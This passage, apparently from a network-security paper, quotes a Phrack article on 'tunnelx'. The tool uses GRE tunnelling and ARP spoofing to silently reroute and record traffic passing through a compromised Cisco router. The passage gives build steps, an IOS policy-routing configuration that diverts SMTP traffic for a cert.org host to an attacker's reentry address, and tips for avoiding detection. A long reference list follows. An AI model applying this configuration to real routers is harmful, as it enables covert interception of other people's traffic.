test# tcpdump -i eth1 host 192.168.1.240 and not port 23
tcpdump: listening on eth1
11:04:44.092895 arp who-has cisco tell private-gw
11:04:44.094498 arp reply cisco is-at 0:6d:ea:db:e:ef
11:04:44.094528 192.168.0.2 > 192.168.0.1: icmp: echo
request (gre encap)
11:04:44.097458 192.168.0.1 > 192.168.0.2: icmp: echo reply
(gre encap)

```

GRE's rfc isn't really verbose, and cisco coders are bashed in the linux GRE implementation source for not respecting their own RFC.

Let's look at tcpdump src on ftp.ee.lbl.gov. Tcpdump sources are nice; in the file print-gre.c we have most of the info we need to start coding tunnelx.

----| 4. tunnelx - IOS Transparent reroute and capture

I initialized a new CVS tree with libpcap and libnet, some gre header ripped from tcpdump, reread pcap's manpage while eating some Chunky Monkey, took a glance at libnet's API doc and cleaned off the pizza bits and ice cream from my fingers and decided to code something really simple and see if it works:

- We define an unused IP address we call REENTRY and a fake ethernet address to avoid a protocol unreachable storm that we call ETHER\_SPOOF.
- We initialize libpcap and libnet and set up a pcap\_loop.
- Then we make a pcap handler, which look for IP packets matching the GRE protocol which are going to the tunnel exit point address as well as ARP request packets.
- Our ARP parser bails out if it isn't a request for REENTRY or send a reply with ETHER\_SPOOF.
- Our GRE parser simply swaps IP and ether source and destination, and writes the packet to disk with pcap\_dump(), increase the ttl, recompute the checksum and flush it with libnet\_write.
- That's it!!! Never would have believed it would have been so simple. Now comes the tricky part; we have to configure the cisco correctly (define an access list with all the stuff you want to reroute in it).

```
telnet 192.88.115.98
...

config term
int tunnel0
  ip address 192.168.0.1 255.255.255.0
  tunnel mode gre ip
  tunnel source Ethernet0
  tunnel destination TUNNELX_REENTRY_IP
!
access-list 111 permit tcp any host 192.88.209.10 25
!
route-map certisowned
  match ip address 111
  set ip next-hop 192.168.0.7
!
!
interface Ethernet0
  description to cert.org
  ip address 192.88.115.98
  ip policy route-map certisowned
^Z
```

If you had tunnelx up and running before setting up the cisco config then it should work now!!! And traceroute doesn't show any thing since its packets are not matched by our access list!

BEWARE, however, when you want to disable the cisco configuration. Remove the route map first with 'no route-map certisowned' *\*before\** the access list otherwise it will match all packets and they will go in an endless loop. Try it on a small cisco 1600 before going in the wild with this stuff. Also try not to be far away from the cisco. People can only know on which network packets are captured not the actual host since we are arp spoofing, so take advantage of that.

(<http://www.phrack.com/show.php?p=56&a=10>)

## Reference:

1. <http://www.phrack.com/show.php?p=56&a=10>
2. <http://www.apache.org>
3. <http://www.burp.net/>
4. <http://www.isc.org/products/DHCP>
5. <http://thekelleys.org.uk>
6. <http://www.gusnet.cx/proj/ez-ipupdate>
7. <http://www.gnu.org/software/fileutils/>
8. <http://www.freeswan.org>
9. <http://www.netfilter.org/ipchains/>
10. <http://www.eecis.udel.edu/~ntp/>
11. <http://www.openssl.org>
12. <http://www.perl.org>
13. <http://www.snort.org>
14. <http://www.squid-cache.org>
15. <http://www.squid-graph.dhs.org>
16. <http://www.sublimation.org/scponly/>
17. <http://www.qorbit.net/documents/catalyst-secure-template.pdf>
18. <http://www.cert.org/advisories/CA-1998-01.htm>
19. <http://www.cisco.com/warp/public/614/7.html>
20. <http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgr/secu r/srp2/srta cs.htm>
21. <http://www.iana.org/assignments/ipv4-address-space>
22. <http://support.real-time.com/open-source/ipsec/index.html>
23. <http://www.qorbit.net/documents/catalyst-secure-template.pdf>
24. <http://www.centralcommand.com/>
25. <http://www.dageek.co.uk/ipcop/squid/>  
<http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/blacklists.tar.gz>
26. <http://www.gfi.com/languard/>
27. [http://www.giac.org/practical/Stephen\\_Monahan\\_GCFW.doc](http://www.giac.org/practical/Stephen_Monahan_GCFW.doc)
28. <http://packetstormsecurity.org/advisories/cisco/cisco.ssh.advisory.txt>
29. <http://online.securityfocus.com/bid/5114/discussion/>
30. <http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-pub.shtml>
31. <http://www.nessus.org>
32. <http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1079>
33. <http://www.security.nnov.ru/search/news.asp?binid=2491>
34. <http://www.phenoelit.de>
35. <http://standards.ieee.org/regauth/oui/oui.txt>
36. <http://www.freesoft.org/CIE/Topics/108.htm>
37. [www.InternetEncyclopedia.com](http://www.InternetEncyclopedia.com)
38. <http://www.cert.org/advisories/CA-2002-03.html>
39. <http://www.dataprotect.com/ntfrag>
40. <http://www.dataprotect.com/ipchains/>
41. Convery, S., Trudel, B. (2001) *Cisco SAFE: A Security Blueprint for Enterprise Networks*. White Paper.
42. Convery, S., Saville R. (2001) *Cisco SAFE: Extending the Security Blueprint to Small, Midsize, and Remote-User Networks*. White Paper,